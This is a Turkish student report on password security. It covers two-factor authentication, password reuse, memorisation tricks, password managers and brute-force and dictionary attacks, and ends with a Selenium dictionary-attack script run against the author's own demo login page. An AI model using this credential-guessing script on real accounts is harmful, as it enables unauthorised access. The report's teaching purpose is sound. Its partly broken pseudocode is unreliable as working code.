
İki adımlı doğrulama kullanıcının girişte alınan hesabına gönderilen bir mesaj ile yapılabilmektedir. Kullanıcı giriş yaptıktan sonra telefonuna gelen kodu girerek sisteme giriş yapabilmektedir. Korsanlar her ne kadar parolayı ele geçirebilseler de kişisel telefona erişim işi zor boyutlara ulaştırmaktadır.

### 3.1.2.2 Telefon Araması:

İki adımlı doğrulama kullanıcının girişte alınan telefon numarasına yapılan bir arama ile yapılabilmektedir. Kullanıcı giriş yaptıktan sonra kendisini arayan numaranın söylediği numaraları sisteme girmelidir.

### 3.1.2.3 Telefon Onay Butonuna Basma:

Özellikle Google tarafında karşımıza çıkan diğer sistemde birbiri ile çevrimiçi bağlı sistemlerde giriş yapılan sistem örneğin bir bilgisayar ise telefon ekranında bunun doğru kişi olduğunu anlamak üzere bir onay butonu gelmektedir. Kullanıcı onay verdiği takdirde gerçekten kimliği onaylanabilir.



### 3.1.3 Parolanızı Sık Sık Değiştirin:

Korsanlardan korunmanın ve bilgileri güvenli tutmanın diğer bir anahtarı şifreleri sık sık değiştirmektir. Gelişmiş uygulamalar ve sistemler bunu kullanıcıya hatırlatmaktadır. Şifreler uzun süreli bir şekilde aynı durmamaktadır. Bazı sistemler ise bu güvenlik sorununu kullanıcıya bırakmaktadır.

### 3.1.4 Her sitede farklı şifre kullanın:

Biliyorum, her ne kadar şifreleri hatırlamak zor olsa da daha sonrasında şifre hatırlamayla alakalı tüyoları sizlere vereceğim. Her sitede ayrı parolayı kullanmanın önemi anlaşılmalıdır. Hiçbir sistemin yüzde 100 güvenli olmadığı, yüzlerce saldırı tekniğinin var olduğu, insanların beyazdan çok siyah şapka taktığı böyle bir ortamda parolanızın her an saldırıya uğrayabileceği gerçeği unutulmamalıdır. Nitekim bilgi güvenliğinde amaç saldırıya engellemek olsa da bilginin bütünlüğünün bozulmaması ve saldırı sonrasında alınacak tekniklerde önemlidir. Bilgiye korsan erişmiş olsa bile ardından hızlı tepki verilmelidir. Kredi kartı çalındığında ne kadar hızlıca iptal edilebiliyorsa, parola çalındığında da hızlıca müdahale edilebilmelidir.

Bu bakımdan parola çalınsa bile diğer uygulamalara korsanın sızamaması için (düşünki e-devlet uygulama şifrenizde aynıydı), parolalar farklı seçilmelidir. Bilgisayar kullanıcıları arasında aynı parolayı birden fazla sitede tekrar kullanmak yaygın bir uygulamadır. Bu durum önemli bir güvenlik riski oluşturmaktadır çünkü bir saldırganın kurbanın kullandığı diğer sitelere erişim sağlamak için yalnızca tek bir siteyi ele geçirmesi yeterlidir. Bu sorun, saldırganın tek bir kullanıcıyı birden fazla sitede izlemesini kolaylaştırdığından, kullanıcı adlarının da yeniden kullanılması ve e-posta girişi gerektiren web siteleri nedeniyle daha da kötüleşmektedir. Parolanın yeniden kullanımı, anımsatıcı teknikler kullanılarak, parolalar kâğıda yazılarak ya da bir parola yöneticisi kullanılarak önlenabilir ya da en aza indirilebilir.

Redmond araştırmacıları Dinei Florencio ve Cormac Herley, Kanada Carleton Üniversitesi'nden Paul C. van Oorschot ile birlikte, şifrelerin tekrar kullanılmasının kaçınılmaz olduğunu ve kullanıcıların düşük güvenli web

siteleri (örneğin çok az kişisel veri içeren ve finansal bilgi içermeyen) için şifreleri tekrar kullanmaları ve bunun yerine çabalarını banka hesapları gibi birkaç önemli hesap için uzun, karmaşık şifreleri hatırlamaya odaklamaları gerektiğini savunmuştur. Benzer deliller Forbes tarafından da, insan hafızasındaki aynı sınırlamalar nedeniyle, birçok "uzmanın" tavsiye ettiği sıklıkta parola değiştirilmemesi konusunda ortaya atılmıştır.

### 3.1.5 Parola Güvenliği Gösteren Siteler Kullan:

Önceden gösterdiğimiz gibi birkaç siteyle parolanın ne kadar güvenli olduğunu test edin. Parolanıza ya bir kırılma günü sayısı ya da çok güçlü, güçlü, zayıf gibi ibareler verecektir. Her ne kadar aşırı etkili bir yöntem olmasa da denenmeye değerdir.

Örnek siteler olarak şunlar verilebilir;

- <https://www.passwordmonster.com/>
- <https://password.kaspersky.com/>
- <https://www.uic.edu/apps/strong-password/>
- <https://bitwarden.com/password-strength/>
- <https://delinea.com/resources/password-strength-checker>
- <http://www.passwordmeter.com/>
- <https://www.comparitech.com/privacy-security-tools/password-strength-test/#password-test-tool>

### 3.1.6 Sistem tarafından önlemler:

- Parolanın girilirken ekranda görüntülenmemesi veya yıldız (\*) veya madde işaretleri (-) kullanılarak gizlenmesi.
- Yeterli uzunlukta parolalara izin vermek.
- Kullanıcıların bir süre işlem yapmadıktan sonra parolalarını yeniden girmelerini istemek (yarı oturum kapatma politikası).
- Parola gücünü ve güvenliğini artırmak için bir parola politikası uygulamak.
- Rastgele seçilmiş parolalar atamak.
- Minimum parola uzunluklarının zorunlu kılınması
- Bazı sistemler bir parolada çeşitli karakter sınıflarından karakterler gerektirir - örneğin, "en az bir büyük harf ve en az bir küçük harf olmalıdır".
- Zayıf, kolayca tahmin edilebilen parolaların kullanımını engellemek için bir parola kara listesi kullanın
- Klavye girişine alternatif sağlamak (örneğin, sesli parolalar veya biyometrik tanımlayıcılar).
- İki faktörlü kimlik doğrulama (kullanıcının sahip olduğu bir şey ve kullanıcının bildiği bir şey) gibi birden fazla kimlik doğrulama sistemi gerektirme.
- Ağ saldırıları yoluyla iletilen parolalara erişimi önlemek için şifreli tünellerin veya parola onaylı anahtar anlaşmasının kullanılması
- Belirli bir süre içinde izin verilen başarısızlık sayısını sınırlama (tekrarlanan parola tahminlerini önlemek için). Sınra ulaşıldıktan sonra, bir sonraki zaman diliminin başlangıcına kadar diğer denemeler başarısız olur (doğru parola denemeleri dahil). Ancak bu, bir tür hizmet reddi saldırısına karşı savunmasızdır.
- Otomatik parola tahmin programlarını yavaşlatmak için parola gönderme denemeleri arasında bir gecikme eklenmesi.

## 3.2 Parola Unutmama Yöntemleri:

Şifrelerin ezberlenmesi ve asla yazılmaması yönündeki geleneksel tavsiye, bilgisayar ve internet kullanıcılarının muhafaza etmeleri beklenen çok sayıda şifre nedeniyle bir zorluk haline gelmiştir. Bir araştırmaya göre ortalama bir kullanıcının yaklaşık 100 şifresi bulunmaktadır. Şifrelerin çoğalmasını yönetmek için bazı kullanıcılar birden fazla hesap için aynı şifreyi kullanmaktadır ki bu tehlikeli bir uygulamadır zira bir hesaptaki veri ihlali diğerlerini de tehlikeye atabilir. Daha az riskli alternatifler arasında parola yöneticilerinin kullanımı, tek oturum açma sistemleri ve daha az kritik parolaların kâğıt listelerinin tutulması yer almaktadır. Bu tür uygulamalar, parola yöneticisinin ana parolası gibi ezberlenmesi gereken parola sayısını daha yönetilebilir bir sayıya indirebilir.

Şifreleri güvenli koymak ve hatırlamak arasındaki ince çizgi muhafaza edilmelidir. Şifre ne kadar güvenli olursa o kadar zor hatırlanır hale gelmektedir. Hatırlama teknikleri kullanmak belki mantıklı olacaktır ama etkisi hakkında yapılan bir çalışmada bunun yeterli gelmediği görülmüştür.<sup>2</sup>

Birkaç basit şifreyi hatırlamak kolaydır. Ancak şifre sayısı arttıkça hatırlama yüzdesi düşmektedir. Her web sitesi için farklı şifreler kullanması gereken insanlar için bu bir yük haline gelmektedir. Nitekim her web sitesi farklı özelliklere uyan kısıtlar getirmektedir. Büyük harf olma zorunluluğu, 8 karakter sınırı, özel karakter olma zorunluluğu gibi. Yapılan bir araştırmaya göre kullanıcıların %30'unun 6-12 parolayı %28'inin ise 13'ten fazla parolayı yönetmek zorunda olduğu bildirilmiştir.

Yapılan diğer bir araştırmada kullanıcıların %55'i en az bir parola yazdıklarını kabul etmiştir. Ayrıca katılanların %50'si şifrelerini unuttukları için yenilediklerini belirtmiştir.

Kullanıcıların hafızalarına bakıldığında ilk harflerden oluşan bir dizeyi hatırlamaları hem kolay hem de sistem tarafından bulunması zor bir şifre oluşturmak için etkilidir. Örneğin "YiA3p" bir şifre olsaydı hatırlamak amacıyla "yesterday i Ate 3 pizza" denebilirdi.

Parolaları unutmamak için yapılabilecek en iyi şey hatırlanabilir bir parola kullanmaktır. Şimdi birkaç tekniğe göz atalım;

### 3.2.1 Hafıza Teknikleri İle Parola Oluştur:

Yukarıda bahsettiğimiz gibi. Hafıza teknikleriyle parola oluşturmak hatırlamamıza yardımcı olmaktadır. Sistem tarafından otomatik atanan şifreler de ek uygulamalara mecbur iken böyle bir teknikle hem akılda kalıcılık hem de güvenlik halledilmiş olabilir.

Buradaki temel sorun insanın kendi kişisel tecrübesi ve bildiği şeyler ile parola oluşturmanın sıkıntı olmasıdır. Doğum günü, anne ve baba adı, tutulan takımın adı, belli yıllar hep sosyal mühendislik için biçilmiş kaftan olur. Onun yerine önerilen sistem bu bilgileri kullanır ama yapısını değiştirir. Tek bir kelimeyi direk kullanmak mantıksızdır ama iki ya da daha fazla kelimeyi kullanarak birleştirmek etkili olabilir. Serpil, Mehmet, pilav,1992 kelimeleri ile kolaylıkla bir şifre oluşturulabilir. Elbette sembol

---

<sup>2</sup> Vu et al., 'Improving Password Security and Memorability to Protect Personal and Organizational Information'.

bakımından yetersiz kalacaktır ama hatırlanabilirliği yüksektir. “SMp1” tarzında bir şifre oluşur. Tabii ki de bu uzunlukta bir şifre yetersizdir, daha fazla kelime gerekir.

Cümle tekniği de yukarıya benzer çalışır. Örnek bir cümlenin ilk harfleri alınarak şifre oluşturulur. “Perşembe günü 10 sularında Elâzığ’a varacağım” cümlesinden. “Pg10Eg” şifresi oluşabilir.



### 3.2.2 Bir Kâğıda veya Çevrimdışı Bir Not defterine Yaz

En klasik yöntemlerden biridir. Tüm şifreleri bir kâğıda yaz. Cüzdanına ya da cebine koy. Biraz daha önemli olanları daha kalın ve önemli yazılarla yaz. Bu seni eğer ki iyi bir parola oluşturmuş isen unutma riskinden kurtarabilir ama daha büyük bir sorun olabilir. Kâğıt kaybolabilir ya da eskiyebilir. Kâğıdı kaybedebilirsin daha önemlisi kâğıt çalınabilir. Verdiğin tüm bilgilerle birlikte tekinsiz birinin eline geçebilir. Bu normal bir kâğıda yazmanın risklerini ortaya çıkarmaktadır.

Hemen akla not defterleri gelir. Bilgisayar ortamlarında bulunan not defterlerine çevrimdışı ortamda verilecek şifreler güvenli şekilde durabilir. Burada sıkıntılar biraz daha azdır. Bilgisayarda yanlışlıkla silme ya da format gibi durumlarda kaybolabilir ama bunlara karşı önlem almak kolaydır. Günümüzde en etkili yöntem denebilir.



### 3.2.3 Parola Yöneticisi Kullan:

Her hesapta farklı şifre kullanırken şifreleri hatırlamak zor olmaktadır. Bu noktada biraz daha profesyonel bir yardım gerekebilir. Parola yöneticileri bu amaçla oluşturulmuş ve parolalarının güvenli saklayabileceğiniz uygulamalardır. Tek sıkıntısı maliyetlerin fazlasıyla yüksek olmasıdır.

Parola yönetici kullanmanın bazı faydaları vardır;

- Karışık parola oluşturmaktan korkmana gerek yoktur.
- Daha profesyonel ve güvenlidir.
- İnsani ek bir strese sokan diğer yöntemlerden daha iyidir.


Sektörde popüler olan parola yöneticilerine baktığımızda şunlar göze çarpar;

- Dashlane
- Keeper
- Zoho Vault
- Bit Warden
- .....



### 3.2.4 Bazı Hesaplarda Aynı Şifreyi Kullan:

Önemine göre parolayı karmaşıktırmada fayda var. Unutmamak istiyorsak en etkili yöntem aynı şifreyi tekrardan kullanmaktır ama buda müthiş bir güvenlik zafiyeti ile beraber gelir. Bir web sitesinin önemini belirleyebilecek olan gene bizleriz. İçinde önemli bilgilerin olmadığı web siteleri için belli bir parola kullanılabilir. Şifreniz çalınsa dahi diğer hesaplara geçemez ve önemli bilgilerinizi elde edemez.



**Parolaları güvensiz hale getirecek durumlar?**

<https://www.cisco.com/c/en/us/products/security/what-are-password-security-and-protection.html#~q-a>

## 4 Bölüm-4: Brute Force nedir

Parolalar tarafından sağlanan güvenliğin sınanması gerekmektedir. Bu noktada ortaya ticari kırma programları girer. Program şifreleri kırmak için iki yöntem bilinir. Birincisi, tüm kelimelerin bir sözlükten (örneğin popüler şifrelerin olduğu bir liste) alınan bir dizi kelimeye karşı test edildiği sözlük saldırısı. Bu yöntem işe yaramaz ise kaba kuvvet saldırısı ile daha detaylı bir deneme yapılır.

Zaman ve paranın izin verdiği kadar çok olasılığı deneyerek şifreleri kırmaya çalışmak kaba kuvvet saldırısıdır. Çoğu durumda daha etkili olan ilgili bir yöntem de sözlük saldırısıdır. Sözlük saldırısında, bir veya daha fazla sözlükteki tüm kelimeler test edilir. Yaygın parola listeleri de genellikle test edilir.

Parola gücü, bir parolanın tahmin edilememe veya keşfedilememe olasılığıdır ve kullanılan saldırı algoritmasına göre değişir. Kolayca keşfedilen parolalar zayıf ya da savunmasız olarak adlandırılır; keşfedilmesi çok zor ya da imkânsız olan parolalar ise güçlü olarak kabul edilir.

Üretim bilgisayar sistemleri üzerinde yapılan çalışmalar, kullanıcı tarafından seçilen tüm şifrelerin büyük bir kısmının otomatik olarak kolayca tahmin edilebildiğini sürekli olarak göstermiştir. Örneğin, Columbia Üniversitesi kullanıcı şifrelerinin %22'sinin çok az bir çabayla kurtarılabildiğini tespit etmiştir. Bruce Schneier'e göre, 2006 yılında gerçekleştirilen bir kimlik avı saldırısından elde edilen veriler incelendiğinde, MySpace şifrelerinin %55'inin, 2006 yılında saniyede 200.000 şifreyi test edebilen ve ticari olarak satılan bir Şifre Kurtarma Araç Seti kullanılarak 8 saat içinde kırılabilceği görülmüştür. Schneier ayrıca en yaygın şifrenin "password1" olduğunu bildirerek kullanıcılar arasında şifre seçiminde bilinçli bir özen gösterilmediğini bir kez daha teyit etmiştir.

## Bölüm -5 Örnek Ataklar

- On July 16, 1998, [CERT](#) reported an incident where an attacker had found 186,126 encrypted passwords. At the time the attacker was discovered, 47,642 passwords had already been cracked.<sup>[64]</sup>
- 
- In September 2001, after the deaths of 960 New York employees in the [September 11 attacks](#), financial services firm [Cantor Fitzgerald](#) through [Microsoft](#) broke the passwords of deceased employees to gain access to files needed for servicing client accounts.<sup>[65]</sup> Technicians used brute-force attacks, and interviewers contacted families to gather personalized information that might reduce the search time for weaker passwords.<sup>[65]</sup>
- 
- In December 2009, a major password breach of the [Rockyou.com](#) website occurred that led to the release of 32 million passwords. The hacker then leaked the full list of the 32 million passwords (with no other identifiable information) to the Internet. Passwords were stored in cleartext in the database and were extracted through a SQL injection vulnerability. The [Imperva](#) Application Defense Center (ADC) did an analysis on the strength of the passwords.<sup>[66]</sup>
- 
- In June 2011, [NATO](#) (North Atlantic Treaty Organization) experienced a security breach that led to the public release of first and last names, usernames, and passwords for more than 11,000 registered users of their e-bookshop. The data was leaked as part of [Operation AntiSec](#), a movement that includes [Anonymous](#), [LulzSec](#), as well as other hacking groups and individuals. The aim of AntiSec is to expose personal, sensitive, and restricted information to the world, using any means necessary.<sup>[67]</sup>

- On July 11, 2011, [Booz Allen Hamilton](#), a consulting firm that does work for [the Pentagon](#), had their servers hacked by [Anonymous](#) and leaked the same day. "The leak, dubbed 'Military Meltdown Monday,' includes 90,000 logins of military personnel—including personnel from [USCENTCOM](#), [SOCOM](#), the [Marine corps](#), various [Air Force](#) facilities, [Homeland Security](#), [State Department](#) staff, and what looks like private sector contractors."<sup>[68]</sup> These leaked passwords wound up being hashed in SHA1, and were later decrypted and analyzed by the ADC team at [Imperva](#), revealing that even military personnel look for shortcuts and ways around the password requirements.<sup>[69]</sup>

## 5 Bölüm-5: Proje Uygulanması?

### 5.1 Sözde Kod:

```
import http

from selenium import webdriver

from selenium.webdriver.common.by import By

import time

from selenium.webdriver.chrome.options import Options

from selenium.webdriver.common.keys import Keys

from selenium.common.exceptions import NoSuchElementException

PROCEDURE createSession:

    chrome_options<-Options()

    chrome_options.add_experimental_option("detach", True)

ENDPROCEDURE

driver<-webdriver.Chrome(options=chrome_options)

driver.maximize_window()

driver.get("https://bruteforce-8is0.onrender.com/")

return driver

FUNCTION check_exists_by_xpath(xpath):

    RETURNS // What gets sent back?

    try:

        driver.find_element(by<-By.XPATH,value<-xpath)

    except NoSuchElementException:

        return False
```

```

    return True
ENDFUNCTION

FUNCTION check_link(link):
    RETURNS // What gets sent back?
    IF http.url = 'https://bruteforce-8is0.onrender.com/verIfication'
        THEN
            return True
    ELSE
        False
    ENDIF
ENDFUNCTION

driver<-createSession()

FUNCTION loginUser(password):
    RETURNS // What gets sent back?
    eposta<-driver.find_element(by=By.XPATH,value="//*[@id='r0:']")
    eposta.clear()
    OUTPUT "username: s_05_60@hotmail.com"
    eposta.send_keys("s_05_60@hotmail.com")
    sifre<-driver.find_element(By.XPATH,"//*[@id='r1:']")
    sifre.clear()
    OUTPUT "Sifre: "+password
    sifre.send_keys(password)
    buton<-driver.find_element(By.XPATH,"//*[@id='root']/main/div/form/div/button")
    buton.click
    time.sleep(4)
    if(check_exists_by_xpath("//*[@id='root']/main/div/div/div/div[2]")):
        driver.refresh()
        return 0
    ELSE
        driver.close()
        return 1

```

```
ENDFUNCTION

dosya<-open("common_passwords.txt","r")

sifreler_liste<-dosya.readlines()

FOR sifrem in sifreler_liste: //Pseudocode can't handle this

    kontrol<-loginUser(sifrem)

    IF kontrol=True


        THEN

            break //This might be better as a repeat loop

    ENDIF
```

## 5.2 Proje Ekran Görüntüleri:

Proje yapılmasında Python dilinin Selenium Kütüphanesi kullanılmıştır. Selenium ile herhangi bir web sitesi ile otomatik talimatlar ile etkileşime geçilebilmektedir. Amaç site ön tarafına yapılacak popüler şifre denemeleri ile şifreyi ele geçirmektir. Sözlük saldırısının deneneceği site kayıt ol ve giriş yap sayfalarından oluşmaktadır. Site bir OTP projesinin ufak değişiklikler yapılması ile oluşmuştur. Site render websitesi ile canlıya alınmıştır.



Render ile uygulamanın canlıya alınması.

OTP

LOGIN SIGNUP

### Login

Email

Password

LOGIN

Uygulamanın giriş yap ekranı.

OTP

LOGIN SIGNUP

### Signup

Name

Email

Password

Signup

Uygulamanın kayıt ol ekranı.

# 404

Page not found  
Sorry, we couldn't find  
the page you were  
looking for.

[GO TO LOGIN](#)

Uygulamanın ana ekranı.

Giriş yap sayfasının genel yapısı böyledir. Bir e-posta ve “123456” şifresi ile veri tabanına kayıt ol ekranı vasıtasıyla kayıt yapılmıştır. Giriş yap ekranına denemeler yapılacaktır. E-postanın bilindiği varsayılarak şifre denenecek alt tarafta şifre yanlıştır uyarısı çıkıyorsa sayfa yenilenip tekrar denenecektir.

Chrome is being controlled by automated test software.

X

Login

Email  
s\_05\_60@hotmail.cc

Password  
\*\*\*\*\*

LOGIN

Invalid email / password!

Geçersiz şifre denemesi.

Şifre yanlış ise başka şifre denenecektir. Bu sırada arka tarafta bu şifreler bir tarafa not edilmektedir doğru şifre geldiğinde uygulama giriş yapar ve uyarıyı göremeyen bot sistemi kapatır. Uygulama çalışma durdurmadan önce ekrana yazılan son şifre bizim şifremizdir.

```
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL

ing. (0x1F)
username: s_05_60@hotmail.com
Sifre: password

username: s_05_60@hotmail.com
Sifre: 12345678

username: s_05_60@hotmail.com
Sifre: qwerty

username: s_05_60@hotmail.com
Sifre: 123456
```

Şifre kayıtları.

“123456” bizim şifremizdir.

## 6 Bölüm-6: Çıkarım

Bu yazı parolalara kısıtlamalar eklemenin kullanıcıların parola için harcadıkları zamanı arttırdığı ama daha iyi şekilde hatırlamalarını sağladığını göstermiştir. Ayrıca, kullanıcılardan sekiz karakter uzunluğunda parola üretmelerini istemek, kırılan parola sayısını %17'ye düşürmek için yeterli olmuştur; bu oran, herhangi bir kısıtlama olmaksızın üretilen 5 karakterli parolalar için %75'tir.

Yapılan araştırmada kullanıcıların parolanın önemini anlaması amaçlanmıştır. Sistemsel güvenliklerin yanında kullanıcı güvenliklerinin de olması gerektiği vurgulanmıştır. Böyle bir bilinçlenme olacak eğitim ve öğrenme ile yapılabilmektedir. Araştırmanın devamında kullanıcıların parola koyarken nelere dikkat etmesi gerektiği gösterilmiştir. Kısıtlamalar, iki adımlı doğrulama ve hafıza teknikleri gösterilmiştir. Parola koyarken en büyük sorunlardan biri olan unutma ile alakalı tavsiyeler verilmiştir. En sonunda kaba kuvvet saldırısının ne olduğundan, örnek ataklardan bahsedilip, örnek bir giriş yap sayfasına sözlük saldırısı yapılarak bitirilmiştir.

Araştırmanın kullanıcıların bilinçlenmesine katkı sağlayacağı umuluyor. Sistemsem olarak ne kadar ileri gitsek te kullanıcılar doğru şifre girmedikçe önümüzdeki seneler gene de sıkıntılı geçecektir. Belli noktalara tıklayarak açılan şifreler ve biyometrik metotların web tabanlı olması ve yaygın kullanır hale gelmesine daha çok vardır.

## KAYNAKÇA:

- [https://www.sciencedirect.com/science/article/pii/S1071581907000560?casa\\_token=CffFxzwWhLwAAAAA:ltF7DyzRf10r5g3LTxDW\\_sgue0xS8FrkdDxdD4cobKSYunVlhJEjvsTflKJ26nmBnRi49-MSZfs](https://www.sciencedirect.com/science/article/pii/S1071581907000560?casa_token=CffFxzwWhLwAAAAA:ltF7DyzRf10r5g3LTxDW_sgue0xS8FrkdDxdD4cobKSYunVlhJEjvsTflKJ26nmBnRi49-MSZfs)
- <https://www.weforum.org/agenda/2021/08/one-minute-internet-web-social-media-technology-online>
- <https://www.techtarget.com/searchsecurity/definition/password>
- <https://blog.dashlane.com/a-brief-history-of-passwords/>



- <https://www.beyondidentity.com/blog/history-and-future-passwords>  
<https://theconversation.com/the-long-history-and-short-future-of-the-password-76690>
- <https://www.linkedin.com/pulse/history-passwords-visma/>
- <https://www.ofcom.org.uk/about-ofcom/latest/media/media-releases/2013/uk-adults-taking-online-password-security-risks>
- <https://support.google.com/mail/thread/11552876/google-%C4%B0ki-ad%C4%B1ml%C4%B1-do%C4%9Frulama-ge%C3%A7emiyorum?hl=tr>
- [https://www.google.com/url?sa=i&url=https%3A%2F%2Fbeebom.com%2Fgoogle-enable-two-factor-authentication-by-default%2F&psig=AOvVaw1j\\_j8f1r4CzXhYjWJBv0l8&ust=1670091454760000&source=images&cd=vfe&ved=0CBAQjRxqFwoTCKjQvNHF2\\_sCFQAAAAAdAAAAABAE](https://www.google.com/url?sa=i&url=https%3A%2F%2Fbeebom.com%2Fgoogle-enable-two-factor-authentication-by-default%2F&psig=AOvVaw1j_j8f1r4CzXhYjWJBv0l8&ust=1670091454760000&source=images&cd=vfe&ved=0CBAQjRxqFwoTCKjQvNHF2_sCFQAAAAAdAAAAABAE)
- <https://en.wikipedia.org/wiki/Password>
- <https://berqnet.com/blog/brute-force>
- <https://www.kaspersky.com.tr/resource-center/definitions/brute-force-attack>
- <https://tr.godaddy.com/blog/brute-force-kaba-kuvvet-saldirisi-nedir/>
- <https://www.fortinet.com/resources/cyberglossary/brute-force-attack>
